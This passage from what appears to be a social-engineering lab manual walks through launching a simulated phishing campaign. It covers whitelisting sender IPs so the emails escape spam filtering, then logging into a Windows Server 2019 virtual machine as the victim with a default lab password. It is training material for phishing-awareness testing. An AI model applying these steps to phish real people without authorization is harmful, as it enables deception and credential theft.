
Regards,

Team Human Resource


Words: 105

29. **Add to your Whitelist** pop-up appears, click **Done**.

Note: You must ensure that messages received from specific IP addresses do not get marked as spam. Do this by adding the addresses to an email whitelist in your Google Admin console. To do that, you can refer the whitelisting guide available for Microsoft O365 and G-Suite user accounts.




30. The **Confirm?** pop-up appears; click **SURE**.



Module 09 – Social Engineering

31. A count down timer appears and phishing campaign initiates in ten seconds.
32. The **Alert!** pop-up appears, indicating successful initiation of a phishing campaign; click **OK**.



33. Now, we must open the phishing email as a victim (here, an employee of the organization). To do so, switch to the **Windows Server 2019** virtual machine.
 34. Click on **Ctrl+Alt+Del** to activate it, by default, **Administrator** profile is selected type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
- Note:** Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



